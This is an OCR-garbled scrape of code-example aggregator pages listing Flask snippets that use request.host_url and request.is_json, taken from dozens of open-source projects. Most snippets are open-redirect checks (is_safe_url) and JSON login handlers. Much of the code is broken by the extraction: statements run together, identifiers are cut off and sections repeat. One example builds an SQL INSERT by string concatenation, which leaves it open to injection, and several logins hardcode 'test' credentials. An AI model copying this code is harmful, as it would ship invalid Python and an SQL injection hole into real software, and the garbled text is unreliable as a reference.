"""

```
def is_safe_url(target):
```

```
ref_url = urlparse(request.host_url)
```

```
test_url = urlparse(urljoin(request.host_url, target)) return
test_url.scheme in ('http', 'https') and \
```

```
ref_url.netloc == test_url.netloc

target = request.referrer

if not target or not is_safe_url(target):

try:

target = url_for(endpoint, **values)

except BuildError:

target = endpoint

return redirect(target)
```

### Example 13

Project: *chaos-monkey-engine* Author: BBVA File: [hal.py](#) Apache License 2.0

6 vo

```
def __init__(self, **kwargs):

    """Initialises a new ``Self`` link instance. Accepts the same Keyword Arguments as :class:`.Link`.
```

Additional Keyword Args:

external (bool): if true, force link to be fully-qualified URL, default See Also:

:class:`.Link`

"""

url = request.url

```
external = kwargs.get('external', False)

if not external and current_app.config['SERVER_NAME'] is None: url
= request.url.replace(request.host_url, '/')

return super(Self, self).__init__('self', url, **kwargs) Example 14
```

Project: *quickpaste* Author: *carc1n0gen* File: [unknown\\_error\\_view.py](#)  
[MIT License](#)

6 vo

```
def dispatch_request(self, error):

tb = traceback.format_exc()

try:

mail.send(Message(

subject='Error From {}'.format(request.host_url), recipients=
[current_app.config["MAIL_RECIPIENT"]],
body=render_template('email/error.txt.jinja', tb=tb),
html=render_template('email/error.html.jinja', tb=tb)

))

except Exception:

current_app.logger.error(f'Failed to send error email {tb}') return
render_template(
'vew.html',
text=self.text,
lines=self.count
), 500
```

## **Example 15**

Project: *SayluaLegacy* Author: *saylua* File: [\\_\\_init\\_\\_.py](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def is_safe_url(target):  
    if not target:  
        return False  
  
    ref_url = urlparse(request. host_url)  
  
    test_url = urlparse(urljoin(request. host_url, target)) return  
    test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
```

## **Example 16**

Project: *SayluaLegacy* Author: *saylua* File: [\\_\\_init\\_\\_.py](#) [GNU Affero General Public License v3.0](#)

5 vo

```
def is_safe_url(target):  
    if not target:  
        return False  
  
    ref_url = urlparse(request. host_url)  
  
    test_url = urlparse(urljoin(request. host_url, target)) return  
    test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
```

## **Example 17**

Project: *Akeso* Author: *ameserole* File: [utils.py](#) [MIT License](#)

5 vo

```
def is_safe_url(target):
    ref_url = urlparse(request.host_url)
    test_url = urlparse(urljoin(request.host_url, target))
    return test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.netloc
```

**Example 18**

Project: *calibre-web* Author: *janeczku* File: [oauth\\_bb.py GNU General Public License v3.0](#)

5 vo

```
def unlink_oauth(provider):
    if request.host_url + 'me' != request.referrer:
        pass
    query = ub.session.query(ub OAuth).filter_by(
        provider=provider,
        user_id=current_user.id,
    )
    try:
        oauth = query.one()
        if current_user and current_user.is_authenticated: oauth.user = current_user
        try:
            ub.session.delete(oauth)
            ub.session.commit()
        except:
            pass
    except:
        pass
```

```
logout_oauth_user()

flash(_(u"Unlink to %(oauth)s success.", oauth=oauth_check[provider])
except Exception as e:
    log.exception(e)
    db.session.rollback()

flash(_(u"Unlink to %(oauth)s failed.", oauth=oauth_check[provider])
except NoResultFound:
    log.warning("oauth %s for user %d not found", provider,
    current_user.id)
    flash(_(u"Not linked to %(oauth)s.", oauth=oauth_check[provider]), cat=return)
    redirect(url_for('web.profile'))

# notify on OAuth provider error
```

## Example 19

Project: *calibre-web* Author: *janeczku* File: [redirect.py](#) [GNU General Public License v3.0](#)

5 von

```
def is_safe_url(target):
    ref_url = urlparse(request.host_url)
    test_url = urlparse(urljoin(request.host_url, target))
    return test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.netloc
```

## Example 20

5 von

Project: *openeo Openshift-driver* Author: *Open-EO* File: [response.py](#) [Apache License 2.0](#)

```
def __init__(self, msg: str=None, code: int=500, service: str=None,
user_id: str=None, internal: bool=True,
links: list=[''], **args):

    self._id = uuid4()

    self._service = service

    self._user_id = user_id

    self._code = code

    self._msg = msg

    self._internal = internal

    self._links = [request.host_url + "redoc" + (link[1:] if link.startswith(
```

## Example 21

Project: *openeo-openshift-driver* Author: Open-EO File: [response.py](#)  
[Apache License 2.0](#)

5 vo

def parse(self, payload: dict) -> Response:

"""Maps and parses the responses that are returned from the single endpoints.

Arguments:

payload {dict} -- The payload object

Returns:

Response -- The parsed response

```
"""
if "html" in payload:
    response = self._html(payload["html"])
elif "msg" in payload:
    response = self._string(payload["code"], payload["msg"])
elif "data" in payload:
    response = self._data(payload["code"], payload["data"])
elif "file" in payload:
    response = self._file(payload["file"])

# Delete temporary created files (e.g. for sync processed files) if
#"delete_file" in payload and payload["delete_file"]:
os.remove(payload["file"])

elif "delete_folder" in payload and os.path.isdir(payload["delete_fold
shutil.rmtree(payload["delete_folder"])

else:
    response = self._code(payload["code"])

if "headers" in payload:
    for h_key, h_val in payload["headers"].items():
        if h_key == "Location":
            h_val = request.host_url + h_val
            response.headers[h_key] = h_val

return response
```

## Example 22

Project: *sysu-ctf* Author: *ssst0n3* File: [utils.py](#) Apache License 2.0

5 vo

```
def is_safe_url(target):  
    ref_url = urlparse(request.host_url)  
  
    test_url = urlparse(urljoin(request.host_url, target))  
    return test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
```

### **Example 23**

Project: *custom-blog* Author: *studio-salamander* File: [views.py](#) GNU General Public License v3.0

5 vo

```
def is_safe_url(target):  
    ref_url = urlparse(request.host_url)  
  
    test_url = urlparse(urljoin(request.host_url, target))  
    return test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
```

### **Example 24**

[Project: Office365-SharePoint-Python-Flask-Sample](#) Author: [OneBitSoftware](#) File: [app.py](#) Apache

5 vo

[License 2.0](#)

```
def home():  
    # Renders the home page.  
  
    redirect_uri = '{0}auth'.format(request.host_url)
```

```
# Generates Azure AD authorization endpoint url with parameters so
the user au url = login_url(redirect_uri, c['CLIENT_ID'],
c['RESOURCE'], c['AUTHORITY']) user = {}

# Checks if access token has already been set in flask session.

if 'access_token' in session:

# Gets authenticated user details from SharePoint tenant if access
token i user = user_details(c['RESOURCE'], session['access_token'])

# Renders the index template with additional params for the login url
and user return render_template('index.html', url=url, user=user)
```

### Example 25

Project: *dribdat* Author: *dataletsch* File: [\*api.py\*](#) MIT License

5 vo

```
def info_event_hackathon_json(event_id):

event = Event.query.filter_by(id=event_id).first_or_404() return
jsonify(event.get_schema(request.host_url))

# ----- EVENT PROJECTS -----
```

# API: Outputs JSON of projects in the current event, along with its  
info **Example 26**

Project: *restangulask* Author: *pdonorio* File: [\*forms.py\*](#) MIT License

5 vo

```
def is_safe_url(target):

ref_url = urlparse(request.host_url)

test_url = urlparse(urljoin(request.host_url, target)) return
test_url.scheme in ('http', 'https') and \
```

```
ref_url.netloc == test_url.netloc
```

## Example 27

Project: *InceptOps* Author: *staugur* File: [web.py BSD 3-Clause "New" or "Revised" License](#)

```
5 vo
```

```
def get_referrer_url():
```

```
    """获取上一页地址"""

```

```
    if request.referrer and request.referrer.startswith(request.host_url)
        and req.url = request.referrer
```

```
    else:
```

```
        url = None
```

```
    return url
```

## Example 28

Project: *hjlog* Author: *heejongahn* File: [login.py MIT License](#)

```
5 vo
```

```
def is_safe_url(target):
```

```
    ref_url = urlparse(request.host_url)
```

```
    test_url = urlparse(urljoin(request.host_url, target)) return
    test_url.scheme in ('http', 'https') and \
```

```
    ref_url.netloc == test_url.netloc
```

## Example 29

Project: Overwatch Author: raymondEhlers File: routing.py BSD  
3-Clause "New" or "Revised"

5 vo

### License

def isSafeUrl(target):

""" Checks URL for safety to ensure that it does not redirect unexpectedly.

Note:

Relies on the flask.request object.

Args:

target (str): URL for the target to test.

Returns:

bool: True if the URL is safe.

"""

ref\_url = urlparse(request.host\_url)

test\_url = urlparse(urljoin(request.host\_url, target)) return  
test\_url.scheme in ('http', 'https') and ref\_url.netloc == test\_url.net

### **Example 30**

Project: flask-now Author: richgieg File: forms.py MIT License

5 vo

def is\_safe\_redirect\_url(target):

"""Assists in preventing open redirect attacks by checking URLs.

Target URL is accepted as safe if its scheme (protocol) and netloc (hostname) fields match those of the current application.

Target URL is also accepted as safe if its scheme and netloc fields are empty, since it's a relative link in the current application.

Additionaly, the path field is checked for extra slashes which would signify a malformed URL. The motivation behind the check for extra slashes is because when the redirect URL is a phony relative URL such as

"///google.com", a redirect is issued and in turn the browser issues a GET request for "//google.com", which causes the development server to issue a 301 redirect to "google.com". I've found that Nginx does not exhibit this behavior, but I figured the extra check couldn't hurt.

Args:

target: The redirect URL.

Returns:

True if the URL is determined to be safe.

"""

```
host_url = urlparse(request.host_url)
```

```
target_url = urlparse(target)
```

```
if (target_url.scheme == host_url.scheme and target_url.netloc ==  
host_url.netloc):
```

```
    return True
```

```
    if (not target_url.scheme and not target_url.netloc and
```

```
'//' not in target_url.path):
```

```
return True
```

```
return False
```

### Example 31

Project: *mincloud* Author: *number13dev* File: [api.py](#) MIT License

```
5 vo
```

```
def api_unpublish():

    if request.method == 'GET':

        uniqueid = request.args['uniqueid']

        file = File.query.filter_by(unique_id=uniqueid).first() if file is not None:

            if g.user.admin or (g.user.id == file.uploader_id): key = file.publickey

            if key is not None:

                file.publickey.public = False

                db.session.commit()

                url = request.host_url + "pub/dl/" + key.hash return
                jsonify(response=responds['PUBLIC_KEY_UNPUBLISH'], url=)

            return jsonify(response=responds['SOME_ERROR'])
```

### Example 32

Project: *mincloud* Author: *number13dev* File: [api.py](#) MIT License

```
5 vo
```

```
def api_publish():

    if request.method == 'GET':
```

```
uniqueid = request.args['uniqueid']

file = File.query.filter_by(unique_id=uniqueid).first() if file is not None:

if g.user.admin or (g.user.id == file.uploader_id): key = file.publickey

if (key is not None) and (key.public is False):

    file.publickey.public = True

db.session.commit()

url = request.host_url + "pub/dl/" + key.hash return
jsonify(response=responds['PUBLIC_KEY_PUBLISH'], url=ur return
jsonify(response=responds['SOME_ERROR'])
```

### Example 33

Project: *pass-culture-api* Author: *betagouv* File: [export.py Mozilla Public License 2.0](#)

5 vo

```
def list_export_urls():

    _check_token()

    return "\n".join([request.host_url + 'exports/models/' + model_name
        + '?token=' + request.args.get('token')

    for model_name in filter(_is_exportable, models.__all__)])
```

**Example 34**

Project: *CherryWaterfall* Author: *staugur* File: [web.py BSD 3-Clause "New" or "Revised" License](#)

5 vo

```
def get_referrer_url():

    """获取上一页地址"""

    if request.referrer and request.referrer.startswith(request.host_url)
        and req.url == request.referrer

    else:

        url = None

    return url
```

### Example 35

[Project: NI-Jam-Information-System](#) Author: [gbaman](#) File: [logins.py](#)  
[GNU General Public License](#)

5 vo

[v3.0](#)

```
def is_safe_url(target):

    ref_url = urlparse(request.host_url)

    test_url = urlparse(urljoin(request.host_url, target)) return
    test_url.scheme in ('http', 'https') and \
    ref_url.netloc == test_url.netloc
```

### Example 36

[Project: g2uc\\_CTFd](#) Author: [Hatuw](#) File: [utils.py](#) Apache License 2.0

5 vo

```
def is_safe_url(target):
```

```
ref_url = urlparse(request. host_url)

test_url = urlparse(urljoin(request. host_url, target)) return
test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
Example 37
```

Project: *MCArchive* Author: *MCArchive* File: [security.py](#) MIT License

5 vo

```
def is_safe_url(target):

ref_url = urlparse(request. host_url)

test_url = urlparse(urljoin(request. host_url, target)) return
test_url.scheme in ('http', 'https') and \
ref_url.netloc == test_url.netloc
```

### **Example 38**

Project: *SwarmOps* Author: *staugur* File: [web.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

5 vo

```
def get_referrer_url():

"""获取上一页地址"""

if request.referrer and request.referrer.startswith(request. host_url)
and req url = request.referrer

else:

url = None

return url
```

## **Example 39**

Project: *newz* Author: *matoous* File: [redirect.py](#) [GNU General Public License v3.0](#)

5 vo

```
def is_safe_url(target):  
  
    ref_url = urlparse(request. host_url)  
  
    test_url = urlparse(urljoin(request. host_url, target)) return  
    test_url.scheme in ("http", "https") and ref_url.netloc == test_url.net  
Example 40
```

Project: *myBlog* Author: *adxc* File: [helpers.py](#) [MIT License](#)

5 vo

```
def is_safe_url(target):  
  
    ref_url = urlparse(request. host_url)  
  
    test_url = urlparse(urljoin(request. host_url, target)) return  
(test_url.scheme in ('http', 'https') and  
  
ref_url.netloc == test_url.netloc)
```

## **Example 41**

Project: *meraki-code* Author: *CiscoDevNet* File: [excapsimulator.py](#) [MIT License](#)

5 vo

```
def connect_to_wifi():  
  
    """Save captive portal details; redirect to the External Captive  
    Portal."""
```

```
captive_portal_url = request.form["captive_portal_url"]

base_grant_url = request.host_url + "splash/grant"

user_continue_url = request.form["user_continue_url"]

node_mac = generate_fake_mac()

client_ip = request.remote_addr

client_mac = generate_fake_mac()

splash_click_time = datetime.utcnow().isoformat()

full_url = (

    captive_portal_url

    + "?base_grant_url=" + base_grant_url

    + "&user_continue_url=" + user_continue_url

    + "&node_mac=" + node_mac

    + "&client_ip=" + client_ip

    + "&client_mac=" + client_mac

)

splash_logins.append(

    {

        "name": "Simulated Client",

        "login": "simulatedclient@meraki.com",

        "ssid": "Simulated SSID",
```

```
"loginAt": splash_click_time,  
"gatewayDeviceMac": node_mac,  
"clientMac": client_mac,  
"clientId": client_ip,  
"authorization": "success",  
}  
)  
return redirect(full_url, code=302)
```

## Example 42

[Project: geobricks\\_mapclassify](#) Author: [geobricks](#) File: [mapclassify\\_rest.py](#) GNU General Public

5 vo

[License v2.0](#)

```
def get_rasters_spatial_query():  
try:  
    user_json = request.get_json()  
    log.info(user_json)  
  
    #TODO: handle it nicer the url to set the distribution download url  
    base_url = config["settings"]["base_url"] if "base_url" in  
    config["setting distribution_url"] = request.host_url + base_url +  
    "mapclassify/download/sl mapclassify = MapClassify(config)  
  
    result = mapclassify.classify(user_json, distribution_url) print result
```

```
return Response(json.dumps(result), content_type='application/json');
charse except Exception, e:
```

```
log.error(e)
```

## Example 43

Project: *pipa-pay-server* Author: *davidvon* File: [flask\\_openid.py](#)  
[Apache License 2.0](#)

5 vo

```
def try_login(self, identity_url, ask_for=None):
```

"""This tries to login with the given identity URL. This function must be called from the login\_handler. The `ask\_for` parameter can be a set of values to be asked from the openid provider.

The following strings can be used in the `ask\_for` parameter:

```
`aim`, `blog`, `country`, `dob` (date of birth), `email`,  
`fullnamè`, `gender`, `icq`, `imagè`, `jabber`, `languagè`,  
`msn`, `nicknamè`, `phonè`, `postcodè`, `skypè`,  
`timezonè`, `websitè`, `yahoò`
```

"""

```
if ask_for and __debug__:
```

```
for key in ask_for:
```

```
if key not in ALL_KEYS:
```

```
    raise ValueError('invalid key %r' % key)
```

```
try:
```

```
consumer = Consumer(SessionWrapper(self), self.store_factory())
auth_request = consumer.begin(identity_url)

if ask_for:

    self.attach_reg_info(auth_request, ask_for)

except discover.DiscoveryFailure:

    self.signal_error(u'The OpenID was invalid')

return redirect(self.get_current_url())

trust_root = request.host_url

return redirect(auth_request.redirectURL(request.host_url,
self.get_success_url()))
```

#### **Example 44**

Project: *pipa-pay-server* Author: *davidvon* File: [forms.py](#) [Apache License 2.0](#)

5 vo

```
def validate_next(self, field):

    if field.data:

        url_next = urlsplit(field.data)

        url_base = urlsplit(request.host_url)

        if url_next.netloc and url_next.netloc != url_base.netloc: field.data = ""

        raise ValidationError(get_message('INVALID_REDIRECT')[0])
```

#### **Example 45**

Project: *pipa-pay-server* Author: *davidvon* File: [helpers.py](#) Apache License 2.0

5 vo

```
def is_safe_url(target):
    ref_url = urlparse(request.host_url)
    test_url = urlparse(urljoin(request.host_url, target))
    return (test_url.scheme in ('http', 'https') and ref_url.netloc ==
            test_url.netloc)
```

## Example 46

Project: *antminer-monitor* Author: *anselal* File: [util\\_url.py](#) GNU General Public License v3.0

5 vo

```
def is_safe_url(target):
```

```
"""
```

Ensure a relative URL path is on the same domain as this host.

This protects against the 'Open redirect vulnerability'.

:param target: Relative url (typically supplied by Flask-Login)

:type target: str

:return: str

```
"""
```

```
ref_url = urlparse(request.host_url)
```

```
test_url = urlparse(urljoin(request.host_url, target)) return  
test_url.scheme in ('http', 'https') and \  
ref_url.netloc == test_url.netloc
```

### Example 47

Project: *scieldas* Author: *autophagy* File: [app.py](#) [MIT License](#)

5 vo

```
def github_oauth():  
  
    uri = "https://github.com/login/oauth/authorize"  
  
    client = current_app.config.get("GITHUB_CLIENT_ID") redirect_uri =  
    f'{request.host_url}oauth/github/token'  
  
    return redirect(f'{uri}?client_id={client}&redirect_uri={redirect_uri}')
```

### Example 48

Project: *AidenBot* Author: *laymonage* File: [app.py](#) [MIT License](#)

5 vo

```
def handle_file_message(event):  
  
    """Handle file message event."""  
  
    message_content =  
    AIDEN.get_message_content(event.message.id) if  
    isinstance(event.source, SourceGroup):  
  
        set_id = event.source.group_id  
  
    elif isinstance(event.source, SourceRoom):  
  
        set_id = event.source.room_id
```

```
else:  
  
    set_id = event.source.user_id  
  
    link = mirror(message_content, event.message.file_name, request.  
host_url, set_id)  
  
    if not link:  
  
        return  
  
    file_size = int(message_content.response.headers['Content-Length'])  
    if file_size > MAXIMUM_MIRROR_SIZE:  
  
        AIDEN.reply_message(  
            event.reply_token,  
  
            TextSendMessage(text="File size shouldn't exceed 50 MB."))  
    )  
  
    AIDEN.reply_message(  
        event.reply_token, [  
  
            TextSendMessage(text="Mirror:"),  
  
            TextSendMessage(text=link)  
    ]  
)
```

## Example 49

Project: `zeus` Author: `getsentry` File: [auth.py](#) Apache License 2.0

5 vo

```
def is_safe_url(target: str) -> bool:  
    ref_url = urlparse(request. host_url)  
    test_url = urlparse(urljoin(request. host_url, target)) return (  
        # same scheme  
        test_url.scheme in ("http", "https") and  
        # same host and port  
        ref_url.netloc == test_url.netloc  
        and  
        # and different endpoint  
        ref_url.path != test_url.path  
    )
```

## Example 50

Project: *CTFd\_chinese* Author: *hebtuererror404* File: [\\_\\_init\\_\\_.py](#)  
[Apache License 2.0](#)

5 vo

```
def is_safe_url(target):  
    ref_url = urlparse(request. host_url)  
    test_url = urlparse(urljoin(request. host_url, target)) return  
    test_url.scheme in ('http', 'https') and ref_url.netloc == test_url.net
```

## Python `flask.request.is_json()` Examples

The following are code examples for showing how to use `flask.request.is_json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: `DamnSafeResults` Author: `simeon` File: `DamnSafeResults.py` GNU Affero General Public License v3.0 6 vc

```
def api_new_event():
    if request.method == "POST":
        newConnection = DDConn()
        currentSession = newConnection.cursor()
        print(request.is_json)
        content = request.get_json()
        print(content)
        eventName = content["name"]
        eventYear = content["year"]
        eventCity = content["city"]
        eventState = content['state']
        eventRegion = content['region']
        eventAuthor = content['author']
        currentSession.execute(
            'INSERT INTO EVENT (name, year, city, state, region, author) VALUES (' +
            eventName, eventYear, eventCity, eventState, eventRegion, eventAuthor
        )
        newConnection.commit()
        currentSession.close()
        newConnection.close()
        return "JSON posted"
```

### Example 2

Project: `byceps` Author: `byceps` File: `views.py` BSD 3-Clause "New" or "Revised" License 6 vc

```
def create_archived_attendance():
    """Create an archived attendance of the user at the party."""
    if not request.is_json:
        abort(415)

    schema = CreateArchivedAttendanceRequest()
    try:
        req = schema.load(request.get_json())
    except ValidationError as e:
        abort(400, str(e.normalized_messages()))

    user = user_service.find_user(req['user_id'])
    if not user:
        abort(400, 'User ID unknown')

    party = party_service.find_party(req['party_id'])
    if not party:
        abort(400, 'Party ID unknown')

    attendance_service.create_archived_attendance(user.id, party.id)
```

Python flask.request.is\_json() Examples The following are code examples for showing how to use `flask.request.is_json()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

[Project: DancesafeResults](#) Author: siorai File: [DancesafeResults.py](#)  
[GNU Affero General Public License v3.0](#)

6 votes

[License v3.0](#)

```
def api_new_event():

    if request.method == "POST":

        newConnection = DBConn()

        currentSession = newConnection.cursor()

        print(request. is_json)

        content = request.get_json()

        print(content)

        eventName = content["name"]

        eventYear = content["year"]

        eventCity = content["city"]

        eventState = content["state"]

        eventRegion = content["region"]
```

```
eventAuthor = content["author"]

currentSession.execute(
    "INSERT INTO EVENT (name, year, city, state, region, author)
     VALUES ('"
    + eventName + ", "
    + eventYear + ", "
    + eventCity + ", "
    + eventState + ", "
    + eventRegion + ", "
    + eventAut + "')

    newConnection.commit()

    currentSession.close()

    newConnection.close()

    return "JSON posted"
```

## Example 2

Project: *byceps* Author: *byceps* File: [\*views.py\*](#) BSD 3-Clause "New" or "Revised" License

```
def create_archived_attendance():

    """Create an archived attendance of the user at the party."""

    if not request.is_json:
        abort(415)

    schema = CreateArchivedAttendanceRequest()
```

```
try:  
    req = schema.load(request.get_json())  
except ValidationError as e:  
    abort(400, str(e.normalized_messages()))  
  
user = user_service.find_user(req['user_id'])  
  
if not user:  
    abort(400, 'User ID unknown')  
  
party = party_service.find_party(req['party_id']) if not party:  
    abort(400, 'Party ID unknown')  
  
attendance_service.create_archived_attendance(user.id, party.id)
```

### Example 3

Project: *flask-jwt-extended* Author: *vimalloc* File: [\*simple.py\*](#) [MIT License](#)

```
def login():  
    if not request.is_json:  
        return jsonify({"msg": "Missing JSON in request"}), 400  
  
    username = request.json.get('username', None)  
    password = request.json.get('password', None)  
  
    if not username:  
        return jsonify({"msg": "Missing username parameter"}), 400
```

```
if not password:  
  
    return jsonify({"msg": "Missing password parameter"}), 400  
  
if username != 'test' or password != 'test':  
  
    return jsonify({"msg": "Bad username or password"}), 401  
  
# Identity can be any data that is json serializable  
access_token = create_access_token(identity=username)  
return jsonify(access_token=access_token), 200  
  
# Protect a view with jwt_required, which requires a valid access  
token  
  
# in the request to access.
```

#### **Example 4**

Project: *legacy* Author: *kytos* File: [main.py](#) MIT License

6 vo

```
def save_topology(name):  
  
    """Save a topology layout in a file.
```

This method get a json topology from request and puts this in a file.

Parameters:

name (string): name of the topology to be saved or loaded.

Returns:

topology (string): topology using json format.

"""

```
if not request.is_json:  
  
    return json.dumps({'error': "gt was not a JSON request"}), 400  
  
topology = request.get_json()  
  
with open(join(settings.TOPOLOGY_DIR, name + '.json'), 'w') as  
outfile: json.dump(topology, outfile)  
  
return json.dumps({'response': 'Saved'}), 201
```

## Example 5

Project: *JustHear.me* Author: *Team-IF* File: [auth.py](#) [GNU Affero General Public License v3.0](#)

6 vo

```
def login() -> JsonResponse:  
  
try:  
  
    if not request.is_json:  
  
        return common.error("invalid json", 400) req = request.json  
  
        if not req.get('email') or not req.get("pass"): return common.error("이  
메일과 비밀번호를 입력해 주세요.", 400)  
  
        user = common.User.fromEmail(req.get('email')) if not user or  
        user.matchpw(req.get("pass")): return common.error("잘못된 이메  
일/비밀번호", 403) newtoken = str(uuid4())  
  
        expiredate = datetime.datetime.utcnow()  
  
        expiredate = expiredate + datetime.timedelta(days=14) return  
        JsonResponse({
```

```
'token': newtoken,  
'uuid': user.uuid  
})  
  
except Exception as e:  
  
    return common.error(e, 500)
```

## Example 6

Project: `envoxy` Author: *habitio* File: [views.py](#) [MIT License](#)

6 vo

```
def dispatch(self, request, _method, _endpoint, *args, **kwargs):  
    kwargs.update({ 'endpoint': _endpoint })  
  
    try:  
  
        return getattr(self, _method)(request, *args, **kwargs) except  
        Exception as e:  
  
            _error_log_ref = str(uuid.uuid4())  
  
            _code = 0  
  
            _status = 500  
  
            if isinstance(e, ValidationException):  
  
                if 'code' in e.kwargs : _code = e.kwargs['code']  
  
                if 'status' in e.kwargs: _status = e.kwargs['status']  
  
            if request. is_json:  
  
                Log.error(f"ELRC({_error_log_ref}) - Traceback: {traceback.format_
```

```
return make_response(jsonify({"error": f"{e} :: ELRC({_error_log_ref})"}), _status_code)
Log.error(f"ELRC({_error_log_ref}) - Traceback:\n{traceback.format_exc()}

return FlaskResponse(str(f"error: {e} :: ELRC({_error_log_ref})")), _status_code)
```

**Example 7**

Project: *safrs* Author: *thomaxx1* File: [demo\\_jwt.py](#) MIT License

6 von

```
def login():
    if not request.is_json:
        return jsonify({"msg": "Missing JSON in request"}), 400

    # Identity can be any data that is json serializable
    access_token = create_access_token(identity=username)
    username = request.json.get("username", None)
    password = request.json.get("password", None)
    if not username:
        return jsonify({"msg": "Missing username parameter"}), 400
    if not password:
        return jsonify({"msg": "Missing password parameter"}), 400
    if username != "test" or password != "test":
        return jsonify({"msg": "Bad username or password"}), 401
    return jsonify(access_token=access_token), 200
```

**Example 8**

Project: *Flask-Large-Application-Example-Simplified* Author: *JoMingyu* File: [init.py](#) MIT License

6 von

```
def json_required(*required_keys):

def decorator(fn):

if fn.__name__ == 'get':

print('[WARN] JSON with GET method? on "{}"
()".format(fn.__qualname__)

@wraps(fn)

def wrapper(*args, **kwargs):

if not request.is_json:

abort(406)

for required_key in required_keys:

if required_key not in request.json:

abort(400)

return fn(*args, **kwargs)

return wrapper

return decorator
```

## Example 9

Project: *iot\_fog* Author: *eduarias* File: [\*runner.py\*](#) GNU General Public License v3.0

6 vo

```
def insert_data():

"""
```

Get the data to the sensor and save it

:return: HTTP response

"""

```
data_sender = DataSender(config)

if not request.is_json:
    logging.debug('Input data is not a json')
    return 'Input data must be a json', HTTPStatus.BAD_REQUEST

else:
    try:
        request_data = request.get_json()
        device_name = request_data['device_name']
        data = request_data['data']

        logging.debug('Received data: {}'.format(request_data))
    except KeyError:
        return 'Wrong input data', HTTPStatus.BAD_REQUEST

    data_sender.send_data(data, device_name)
    return "", HTTPStatus.NO_CONTENT
```

## Example 10

Project: *push-deploy* Author: *mdgreenwald* File: [apiv1.py](#) Apache License 2.0

6 vo

```
def login():

    if not request. is_json:

        return jsonify({"msg": "Missing JSON in request"}), 400

    username = request.json.get('username', None)

    password = request.json.get('password', None)

    if not username:

        return jsonify({"msg": "Missing username parameter"}), 400

    if not password:

        return jsonify({"msg": "Missing password parameter"}), 400

    if username != current_app.config['PD_USER'] or password != current_app.config['PD_PASSWORD']:
        return jsonify({"msg": "Bad username or password"}), 401

    # Identity can be any data that is json serializable
    access_token = create_access_token(identity=username, expires_delta=timedelta(hours=1))

    return jsonify(access_token=access_token), 200
```

## Example 11

Project: *fastapi* Author: *zhangnian* File: <http://util.py> MIT License

6 vo

```
def get_json_arg(name, parser=None, validator=None):
    jdata = request.get_json(force=True, silent=True)
    if not request. is_json:
        raise APIError(ret=1, msg='请求数据格式错误')

    if jdata is None:
```

```
raise APIError(ret=1, msg='请求数据格式错误')

val = jdata.get(name, None)

if val is None:

    raise APIError(ret=1, msg='缺少参数:{}'.format(name)) if parser and
    callable(parser):

try:

    val = parser(val)

except Exception as e:

    raise APIError(ret=1, msg='转换参数:{}失败'.format(name)) if
    validator and callable(validator):

if not validator(val):

    raise APIError(ret=1, msg='参数:{}不合法'.format(name)) return val
```

## Example 12

Project: *fastapi* Author: *zhangnian* File: <http://util.py> MIT License

6 vo

```
def get_json_arg_default(name, default=None, parser=None,
                        validator=None): jdata = request.get_json(force=True, silent=True) if
not request. is_json:

    raise APIError(ret=1, msg='请求数据格式错误')

if jdata is None:

    raise APIError(ret=1, msg='请求数据格式错误')

val = jdata.get(name, None)
```

```
if val is None:  
    if default is not None:  
        return default  
  
    raise APIError(ret=1, msg='缺少参数:{}'.format(name)) if parser and  
    callable(parser):  
  
    try:  
        val = parser(val)  
  
    except Exception as e:  
        raise APIError(ret=1, msg='转换参数:{}失败'.format(name)) if  
        validator and callable(validator):  
  
        if not validator(val):  
  
            raise APIError(ret=1, msg='参数:{}不合法'.format(name)) return val
```

### Example 13

Project: *slurk* Author: *cip-research* File: [\\_\\_init\\_\\_.py](#) BSD 3-Clause  
["New" or "Revised" License](#)

6 vo

```
def post_layout():  
    if not g.current_permissions.layout_create:  
  
        return make_response(jsonify({'error': 'insufficient rights'}), 403) data  
        = request.get_json(force=True) if request. is_json else None if not  
        data:  
  
            return make_response(jsonify({'error': 'bad request'}), 400) try:
```

```
name = data.get("title")

if not name:

    name = data.get("subtitle", "Unnamed") layout =
    Layout.from_json_data(name, data)

    db.session.add(layout)

    db.session.commit()

    return jsonify(layout.as_dict())

except (IntegrityError, StatementError) as e:

    return make_response(jsonify({'error': str(e)}), 400) Example 14
```

Project: *flask-unchained* Author: *briancappello* File:  
[anonymous\\_user\\_required.py](#) MIT License

6 vo

```
def anonymous_user_required(*decorator_args, msg=None,
category=None, redirect_url
```

"""

Decorator requiring that there is no user currently logged in.

Aborts with ``HTTP 403: Forbidden`` if there is an authenticated user.

"""

```
def wrapper(fn):
```

```
    @wraps(fn)
```

```
    def decorated(*args, **kwargs):
```

```
if current_user.is_authenticated:  
    if request.is_json:  
        abort(HTTPStatus.FORBIDDEN)  
    else:  
        if msg:  
            flash(msg, category)  
  
    return redirect('SECURITY_POST_LOGIN_REDIRECT_ENDPOINT',  
        override=redirect_url)  
  
    return fn(*args, **kwargs)  
  
return decorated  
  
if decorator_args and callable(decorator_args[0]): return  
    wrapper(decorator_args[0])  
  
return wrapper
```

## Example 15

Project: *flask-unchained* Author: *briancappello* File:  
[security\\_controller.py](#) MIT License

6 vo

```
def register(self):
```

```
"""
```

View function to register user. Supports html and json requests.

```
"""
```

```
form = self._get_form('SECURITY_REGISTER_FORM') if
form.validate_on_submit():

    user = self.security_service.user_manager.create(**form.to_dict())
    self.security_service.register_user(user)

if request.is_json:

    return "", HTTPStatus.NO_CONTENT

return
self.redirect('SECURITY_POST_REGISTER_REDIRECT_ENDPOINT')
T) elif form.errors and request.is_json:

    return self.errors(form.errors)

return self.render('register',
register_user_form=form,
**self.security.run_ctx_processor('register'))
```

## Example 16

Project: *flask-unchained* Author: *briancappello* File:  
[security\\_controller.py](#) MIT License

6 vo

```
def send_confirmation_email(self):
```

"""

View function which sends confirmation token and instructions to a user.

"""

```
form =
self._get_form('SECURITY_SEND_CONFIRMATION_FORM') if
form.validate_on_submit():

self.security_service.send_email_confirmation_instructions(form.use
r)
self.flash(_('flask_unchained.bundles.security:flash.confirmation_req
u email=%s', category='info')

if request.is_json:
    return "", HTTPStatus.NO_CONTENT

